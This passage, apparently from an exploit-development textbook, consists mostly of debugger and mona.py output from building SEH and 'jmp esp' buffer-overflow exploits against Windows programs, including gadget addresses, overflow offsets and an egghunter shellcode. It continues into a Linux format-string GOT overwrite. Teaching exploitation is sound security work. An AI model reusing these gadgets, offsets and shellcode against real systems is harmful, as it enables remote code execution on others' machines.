0049ABBA   0x0049abba : pop ecx # pop ecx # ret 0x08 | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False,
60352690   0x60352690 : pop ecx # pop ecx # ret 0x08 |  {PAGE_EXECUTE_READ} [Configuration.dll] ASLR: False, Rebase: False, SafeSE
64050710   0x64050710 : pop ecx # pop ecx # ret 0x04 | ascii {PAGE_EXECUTE_READWRITE} [MediaPlayerCtrl.dll] ASLR: False, Rebase: F
61617619   0x61617619 : pop esi # pop edi # ret  | asciiprint,ascii {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False, Safe
61624233   0x61624233 : pop esi # pop edi # ret  | asciiprint,ascii,alphanum {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: Fa
6162B810   0x6162b810 : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
6162E557   0x6162e557 : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
6162E5FB   0x6162e5fb : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [EPG.dll] ASLR: False, Rebase: False, SafeSEH: False, OS:
640345E7   0x640345e7 : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [MediaPlayerCtrl.dll] ASLR: False, Rebase: False, SafeSEH:
6403468B   0x6403468b : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [MediaPlayerCtrl.dll] ASLR: False, Rebase: False, SafeSEH:
6403943B   0x6403943b : pop esi # pop edi # ret  |  {PAGE_EXECUTE_READ} [MediaPlayerCtrl.dll] ASLR: False, Rebase: False, SafeSEH:
00442BFD   0x00442bfd : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0044A209   0x0044a209 : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
00458675   0x00458675 : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0047D687   0x0047d687 : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0047D72B   0x0047d72b : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0047EBA1   0x0047eba1 : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0047EBE5   0x0047ebe5 : pop esi # pop edi # ret  | startnull {PAGE_EXECUTE_READ} [DVDXPlayer.EXE] ASLR: False, Rebase: False, Safe
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open seh.txt...
0BADF00D     Found a total of 2967 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:06.359000
!mona seh
```


```
0012F5AC   41414141 AAAA
0012F5B0   41414141 AAAA
0012F5B4   41414141 AAAA
0012F5B8   42424242 BBBB Pointer to next SEH record
0012F5BC   61617619 ↓vaa SE handler
0012F5C0   44444444 DDDD
0012F5C4   44444444 DDDD
0012F5C8   44444444 DDDD
0012F5CC   44444444 DDDD
0012F5D0   44444444 DDDD
0012F5D4   44444444 DDDD
0012F5D8   44444444 DDDD
0012F5DC   44444444 DDDD
0012F5E0   44444444 DDDD
0012F5E4   44444444 DDDD
0012F5E8   44444444 DDDD
```



Debug registers
EAX 00000000
ECX 00000000
EDX 00000000
EBX 41414141
ESP 013CFB28 ASCII "AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EBP 41414141
ESI 41414141
EDI 41414141
EIP 41414141
C 0 ES 0023 32bit 0(FFFFFFFF)
P 1 CS 001B 32bit 0(FFFFFFFF)
A 0 SS 0023 32bit 0(FFFFFFFF)
Z 1 DS 0023 32bit 0(FFFFFFFF)
S 0 FS 003B 32bit 7FFDD000(FFF)
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010246 (NO,NB,E,BE,NS,PE,GE,LE)
DR0 00000000
DR1 00000000
DR2 00000000
DR3 00000000
Address Hex dump ASCII
0065D000 00 10 66 00 0C 10 66 00
0065D008 19 10 66 00 26 10 66 00
0065D010 33 10 66 00 40 10 66 00
0065D018 4D 10 66 00 5A 10 66 00
0065D020 67 10 66 00 74 10 66 00
0065D028 81 10 66 00 8E 10 66 00
0065D030 9B 10 66 00 A8 10 66 00
0065D038 B5 10 66 00 C2 10 66 00
0065D040 CF 10 66 00 DC 10 66 00
0065D048 E9 10 66 00 F6 10 66 00
0065D050 03 11 66 00 10 11 66 00
0065D058 1D 11 66 00 2A 11 66 00
0065D060 37 11 66 00 44 11 66 00
0065D068 51 11 66 00 5E 11 66 00
0065D070 6B 11 66 00 78 11 66 00
0065D078 85 11 66 00 92 11 66 00
0065D080 9F 11 66 00 AC 11 66 00
0065D088 B9 11 66 00 C6 11 66 00
0065D090 D3 11 66 00 E0 11 66 00
0065D098 ED 11 66 00 FA 11 66 00
0065D0A0 07 12 66 00 14 12 66 00
0065D0A8 21 12 66 00 2E 12 66 00
013CFB28 41414141 AAAA
013CFB2C 41414141 AAAA
013CFB30 41414141 AAAA
013CFB34 41414141 AAAA
013CFB38 41414141 AAAA
013CFB3C 41414141 AAAA
013CFB40 41414141 AAAA
013CFB44 41414141 AAAA
013CFB48 41414141 AAAA
013CFB4C 41414141 AAAA
013CFB50 41414141 AAAA
013CFB54 41414141 AAAA
013CFB58 41414141 AAAA
013CFB5C 41414141 AAAA
013CFB60 41414141 AAAA
013CFB64 41414141 AAAA
013CFB68 41414141 AAAA
013CFB6C 41414141 AAAA
013CFB70 41414141 AAAA
013CFB74 41414141 AAAA
013CFB78 730A0D41 A..s
013CFB7C 65767265 erve
013CFB80 6B203A72 r: k



0BADF00D Cyclic pattern (normal) found at 0x013cf921 (length 600 bytes)
0BADF00D Cyclic pattern (normal) found at 0x013cfbcd (length 600 bytes)
0BADF00D - Stack pivot between 165 & 765 bytes needed to land in this pattern
0BADF00D Cyclic pattern (unicode) found at 0x002678e2 (length 599 bytes)
0BADF00D Cyclic pattern (unicode) found at 0x00267f68 (length 599 bytes)
0BADF00D Cyclic pattern (unicode) found at 0x002684c0 (length 599 bytes)
0BADF00D [+] Examining registers
0BADF00D EIP contains normal pattern : 0x32724131 (offset 515)
0BADF00D ESP (0x013cfb20) points at offset 519 in normal pattern (length 81)
0BADF00D EDI contains normal pattern : 0x41397141 (offset 507)
0BADF00D EBP contains normal pattern : 0x72413072 (offset 511)
0BADF00D EBX contains normal pattern : 0x71413671 (offset 499)
0BADF00D ESI contains normal pattern : 0x38714137 (offset 503)
0BADF00D [+] Examining SEH chain
0BADF00D [+] Examining stack (entire stack) - looking for cyclic pattern
0BADF00D Walking stack from 0x013cd000 to 0x013cfffc (0x00002ffc bytes)
0BADF00D 0x013cf924 : Contains normal cyclic pattern at ESP-0x204 (-516) : offset 3, length 597 (-> 0x013cfb78 : ESP+0x51)
0BADF00D 0x013cfbd0 : Contains normal cyclic pattern at ESP+0xa8 (+168) : offset 3, length 597 (-> 0x013cfe24 : ESP+0x2fd)
0BADF00D [+] Examining stack (entire stack) - looking for pointers to cyclic pattern
0BADF00D Walking stack from 0x013cd000 to 0x013cfffc (0x00002ffc bytes)
0BADF00D 0x013ce038 : Pointer into normal cyclic pattern at ESP-0x1af0 (-6896) : 0x00d32aa0 : offset 51, length 549
0BADF00D 0x013ce0e8 : Pointer into normal cyclic pattern at ESP-0x1a40 (-6720) : 0x00d32aa8 : offset 59, length 541
0BADF00D 0x013ce160 : Pointer into normal cyclic pattern at ESP-0x19c8 (-6600) : 0x00d32a98 : offset 43, length 557
0BADF00D 0x013ce278 : Pointer into normal cyclic pattern at ESP-0x18b0 (-6320) : 0x00d32a98 : offset 43, length 557
0BADF00D 0x013ce6dc : Pointer into normal cyclic pattern at ESP-0x144c (-5196) : 0x013cfad8 : offset 439, length 161
0BADF00D 0x013ce78c : Pointer into normal cyclic pattern at ESP-0x139c (-5020) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce798 : Pointer into normal cyclic pattern at ESP-0x1390 (-5008) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce7a8 : Pointer into normal cyclic pattern at ESP-0x1380 (-4992) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce7cc : Pointer into normal cyclic pattern at ESP-0x135c (-4956) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce7d8 : Pointer into normal cyclic pattern at ESP-0x1350 (-4944) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce804 : Pointer into normal cyclic pattern at ESP-0x1324 (-4900) : 0x013cfad8 : offset 439, length 161
0BADF00D 0x013ce818 : Pointer into normal cyclic pattern at ESP-0x1310 (-4880) : 0x013cfad8 : offset 439, length 161
0BADF00D 0x013ce820 : Pointer into normal cyclic pattern at ESP-0x1308 (-4872) : 0x013cfde8 : offset 539, length 61
0BADF00D 0x013ce824 : Pointer into normal cyclic pattern at ESP-0x1304 (-4868) : 0x013cf964 : offset 67, length 533
0BADF00D 0x013cf810 : Pointer into normal cyclic pattern at ESP-0x318 (-792) : 0x013cfb20 : offset 511, length 89
0BADF00D 0x013cf894 : Pointer into normal cyclic pattern at ESP-0x294 (-660) : 0x013cfb08 : offset 487, length 113
0BADF00D 0x013cfe28 : Pointer into normal cyclic pattern at ESP+0x300 (+768) : 0x00d32b9c : offset 303, length 297
0BADF00D 0x013cfe38 : Pointer into normal cyclic pattern at ESP+0x310 (+784) : 0x00d32bf4 : offset 391, length 209
0BADF00D 0x013cfe48 : Pointer into normal cyclic pattern at ESP+0x320 (+800) : 0x00d32e9c : offset 372, length 228
0BADF00D 0x013cfe50 : Pointer into normal cyclic pattern at ESP+0x328 (+808) : 0x013cfd94 : offset 455, length 145
0BADF00D 0x013cfe68 : Pointer into normal cyclic pattern at ESP+0x340 (+832) : 0x00d333fc : offset 408, length 192
0BADF00D 0x013cfea8 : Pointer into normal cyclic pattern at ESP+0x380 (+896) : 0x00d336b4 : offset 444, length 156
0BADF00D [+] Preparing output file 'findmsp.txt'
0BADF00D - (Re)setting logfile findmsp.txt
0BADF00D [+] Generating module info table, hang on...
0BADF00D - Processing modules
0BADF00D - Done. Let's rock 'n roll.
0BADF00D
0BADF00D [+] This mona.py action took 0:00:10.294000
!mona findmsp


Address | Message
0BADF00D - Querying module USER32.dll
0BADF00D - Querying module LPK.DLL
0BADF00D - Querying module uxtheme.dll
0BADF00D - Querying module ADVAPI32.DLL
0BADF00D - Querying module RPCRT4.dll
0BADF00D - Querying module OLE32.dll
0BADF00D - Querying module IMM32.DLL
0BADF00D - Querying module winrnr.dll
0BADF00D - Querying module msctfime.ime
0BADF00D - Querying module MSCTF.dll
0BADF00D - Querying module iphlpapi.dll
0BADF00D - Querying module mswsock.dll
0BADF00D - Querying module GDI32.dll
0BADF00D - Querying module WLDAP32.dll
0BADF00D - Querying module WS2_32.dll
0BADF00D - Querying module COMCTL32.DLL
0BADF00D - Search complete, processing results
0BADF00D [+] Preparing output file 'jmp.txt'
0BADF00D - (Re)setting logfile jmp.txt
0BADF00D [+] Writing results to jmp.txt
0BADF00D - Number of pointers of type 'jmp esp' : 28
0BADF00D - Number of pointers of type 'call esp' : 15
0BADF00D - Number of pointers of type 'push esp # ret ' : 19
0BADF00D [+] Results :
76F401CB 0x76f401cb : jmp esp | {PAGE_EXECUTE_READ} [DNSAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
7CB32D69 0x7cb32d69 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
7CB32F34 0x7cb32f34 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
7CB414D0 0x7cb414d0 : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
7CB79E3F 0x7cb79e3f : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
7CB9746C 0x7cb9746c : jmp esp | {PAGE_EXECUTE_READ} [SHELL32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
71A91C8B 0x71a91c8b : jmp esp | {PAGE_EXECUTE_READ} [wshtcpip.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.26
771563EA 0x771563ea : jmp esp | {PAGE_EXECUTE_READ} [OLEAUT32.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.26
77FAB277 0x77fab277 : jmp esp | {PAGE_EXECUTE_READ} [SHLWAPI.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v6.00.29
7E429353 0x7e429353 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
7E4456F7 0x7e4456f7 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
7E455AF7 0x7e455af7 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
7E45B310 0x7e45b310 : jmp esp | {PAGE_EXECUTE_READ} [USER32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
77DEF069 0x77def069 : jmp esp | {PAGE_EXECUTE_READ} [ADVAPI32.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.26
77E37D73 0x77e37d73 : jmp esp | {PAGE_EXECUTE_READ} [ADVAPI32.DLL] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.26
77EF6E7E 0x77ef6e7e : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
77E855C2 0x77e855c2 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
77EC1563 0x77ec1563 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
77ED2E13 0x77ed2e13 : jmp esp | {PAGE_EXECUTE_READ} [RPCRT4.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600
77559C77 0x77559c77 : jmp esp | {PAGE_EXECUTE_READ} [OLE32.dll] ASLR: False, Rebase: False, SafeSEH: True, OS: True, v5.1.2600.
0BADF00D ... Please wait while I'm processing all remaining results and writing everything to file...
0BADF00D [+] Done. Only the first 20 pointers are shown here. For more pointers, open jmp.txt...
0BADF00D Found a total of 62 pointers
0BADF00D
0BADF00D [+] This mona.py action took 0:00:16.714000
!mona jmp -r esp


Calculator
Edit View Help
-60.
Hex Dec Oct Bin
Degrees Radians Grads
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F


Calculator
Edit View Help
FFFFFFFFFFFFFFC4
Hex Dec Oct Bin
Qword Dword Word Byte
Inv Hyp
Backspace CE C
Sta F-E ( ) MC 7 8 9 / Mod And
Ave dms Exp ln MR 4 5 6 * Or Xor
Sum sin x^y log MS 1 2 3 - Lsh Not
s cos x^3 n! M+ 0 +/- . + = Int
Dat tan x^2 1/x pi A B C D E F


Debug registers
EAX 00000000
ECX 00000000
EDX 00000000
EBX 41414141
ESP 013CFB28
EBP 41414141
ESI 41414141
EDI 41414141
EIP 7E54B310
C 0 ES 0023 32bit 0(FFFFFFFF)
Address Hex dump ASCII
013CFB28 EB C4 0D 0A 73 65 72 76 ë-..serv
013CFB30 65 72 3A 20 6B 6F 6C 69 er: koli
013CFB38 62 72 69 2D 32 2E 30 0D bri-2.0.
013CFB40 0A 63 6F 6E 74 65 6E 74 .content
013CFB48 2D 74 79 70 65 3A 20 74 -type: t
013CFB50 65 78 74 2F 70 6C 61 69 ext/plai
013CFB58 6E 0D 0A 63 6F 6E 74 65 n..conte
013CFB60 6E 74 2D 6C 65 6E 67 74 nt-lengt
013CFB68 68 3A 20 35 33 33 0D 0A h: 533..
013CFB70 0D 0A 4E 6F 74 20 66 6F ..Not fo
013CFB78 75 6E 64 3A 20 2F 41 41 und: /AA
013CFB80 41 41 41 41 41 41 41 41 AAAAAAAA
013CFB88 41 41 41 41 41 41 41 41 AAAAAAAA
013CFB90 41 41 41 41 41 41 41 41 AAAAAAAA
013CFB98 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBA0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBA8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBB0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBB8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBC0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBC8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBD0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBD8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBE0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBE8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBF0 41 41 41 41 41 41 41 41 AAAAAAAA
013CFBF8 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC00 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC08 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC10 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC18 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC20 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC28 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC30 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC38 41 41 41 41 41 41 41 41 AAAAAAAA
013CFC40 41 41 41 41 41 41 41 41 AAAAAAAA
013CFB38 2D697262 bri-
013CFB3C 0D302E32 2.0.
013CFB40 6E6F630A .con
013CFB44 746E6574 tent
013CFB48 70797420 -typ
013CFB4C 74203A65 e: t
013CFB50 2F747865 ext/
013CFB54 69616C70 plai
013CFB58 630D0A6E n..c
013CFB5C 65746E6F onte
013CFB60 6C2D746E nt-l
013CFB64 74676E65 engt
013CFB68 35203A68 h: 5
013CFB6C 0A0D3333 33..
013CFB70 6F4E0A0D ..No
013CFB74 6F662074 t fo
013CFB78 3A646E75 und:
013CFB7C 41412F20 /AA
013CFB80 41414141 AAAA
013CFB84 41414141 AAAA
013CFB88 41414141 AAAA
013CFB8C 41414141 AAAA
013CFB90 41414141 AAAA
013CFB94 41414141 AAAA
013CFB98 41414141 AAAA
013CFB9C 41414141 AAAA
013CFBA0 41414141 AAAA
013CFBA4 41414141 AAAA
013CFBA8 41414141 AAAA
013CFBAC 41414141 AAAA
013CFBB0 41414141 AAAA
013CFBB4 41414141 AAAA
013CFBB8 41414141 AAAA
013CFBBC 41414141 AAAA
013CFBC0 41414141 AAAA
013CFBC4 41414141 AAAA
013CFBC8 41414141 AAAA
!mona jmp -r esp


0BADF00D
0BADF00D [+] This mona.py action took 0:00:00.010000
0BADF00D [+] Command used:
0BADF00D !mona egg -t b33f
0BADF00D [+] Egg set to b33f
0BADF00D [+] Generating traditional 32bit egghunter code
0BADF00D [+] Preparing output file 'egghunter.txt'
0BADF00D - (Re)setting logfile egghunter.txt
0BADF00D [+] Egghunter (32 bytes):
"\x66\x81\xca\xff\x0f\x42\x52\x6a\x02\x58\xcd\x2e\x3c\x05\x5a\x74"
"\xef\xb8\x62\x33\x33\x66\x8b\xfa\xaf\x75\xea\xaf\x75\xe7\xff\xe7"
!mona egg -t b33f

Chapter 14: Linux Exploit Development

```
rejah@ubuntu:~$ ./fmt %x%x%x%x
bffff82e1af23c1b023c78257825
rejah@ubuntu:~$ ./fmt %n%n%n%n
Segmentation fault (core dumped)
rejah@ubuntu:~$
```

```
rejah@ubuntu:~$ ./fmt AAAA.%x.%x.%x.%x
AAAA.bffff826.1af23c.1b023c.41414141
rejah@ubuntu:~$ ./fmt BBBB.%x.%x.%x.%x
BBBB.bffff826.1af23c.1b023c.42424242
rejah@ubuntu:~$
```

```
pwndbg> disassemble main
Dump of assembler code for function main:
   0x0804845b <+0>:     lea    ecx,[esp+0x4]
   0x0804845f <+4>:     and    esp,0xfffffff0
   0x08048462 <+7>:     push   DWORD PTR [ecx-0x4]
   0x08048465 <+10>:    push   ebp
   0x08048466 <+11>:    mov    ebp,esp
   0x08048468 <+13>:    push   ecx
   0x08048469 <+14>:    sub    esp,0x404
   0x0804846f <+20>:    mov    eax,ecx
   0x08048471 <+22>:    mov    eax,DWORD PTR [eax+0x4]
   0x08048474 <+25>:    add    eax,0x4
   0x08048477 <+28>:    mov    eax,DWORD PTR [eax]
   0x08048479 <+30>:    sub    esp,0x8
   0x0804847c <+33>:    push   eax
   0x0804847d <+34>:    lea    eax,[ebp-0x408]
   0x08048483 <+40>:    push   eax
   0x08048484 <+41>:    call   0x8048320 <strcpy@plt>
   0x08048489 <+46>:    add    esp,0x10
   0x0804848c <+49>:    sub    esp,0xc
   0x0804848f <+52>:    lea    eax,[ebp-0x408]
   0x08048495 <+58>:    push   eax
   0x08048496 <+59>:    call   0x8048310 <printf@plt>
   0x0804849b <+64>:    add    esp,0x10
   0x0804849e <+67>:    sub    esp,0xc
   0x080484a1 <+70>:    push   0xa
   0x080484a3 <+72>:    call   0x8048340 <putchar@plt>
   0x080484a8 <+77>:    add    esp,0x10
   0x080484ab <+80>:    mov    eax,0x0
   0x080484b0 <+85>:    mov    ecx,DWORD PTR [ebp-0x4]
   0x080484b3 <+88>:    leave
   0x080484b4 <+89>:    lea    esp,[ecx-0x4]
   0x080484b7 <+92>:    ret
End of assembler dump.
```

```
rejah@ubuntu:~$ objdump -R ./fmt

./fmt:     file format elf32-i386

DYNAMIC RELOCATION RECORDS
OFFSET   TYPE              VALUE
0804972c R_386_GLOB_DAT    __gmon_start__
0804973c R_386_JUMP_SLOT   printf@GLIBC_2.0
08049740 R_386_JUMP_SLOT   strcpy@GLIBC_2.0
08049744 R_386_JUMP_SLOT   __libc_start_main@GLIBC_2.0
08049748 R_386_JUMP_SLOT   putchar@GLIBC_2.0
```

```
pwndbg> run $'\x48\x97\x04\x08%x%x%x%n'
Starting program: /home/rejah/fmt $'\x48\x97\x04\x08%x%x%x%n'

Breakpoint 1, 0x08048496 in main (argc=2, argv=0xbffff6d4) at fmt.c:6
6               printf(buf);
LEGEND: STACK | HEAP | CODE | DATA | RWX | RODATA
[-------------------------------------------------------------------REGISTERS-------------------------------------------------------------------]
*EAX  0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— push   0x18
 EBX  0x0
*ECX  0xbffff81e —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— push   0x18
*EDX  0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— push   0x18
 EDI  0xb7fcb000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
 ESI  0xb7fcb000 (_GLOBAL_OFFSET_TABLE_) ◂— mov    al, 0x1d /* 0x1b1db0 */
*EBP  0xbffff628 ◂— 0x0
*ESP  0xbffff210 —▸ 0xbffff220 —▸ 0x8049748 (_GLOBAL_OFFSET_TABLE_+24) —▸ 0x8048346 (putchar@plt+6) ◂— ...
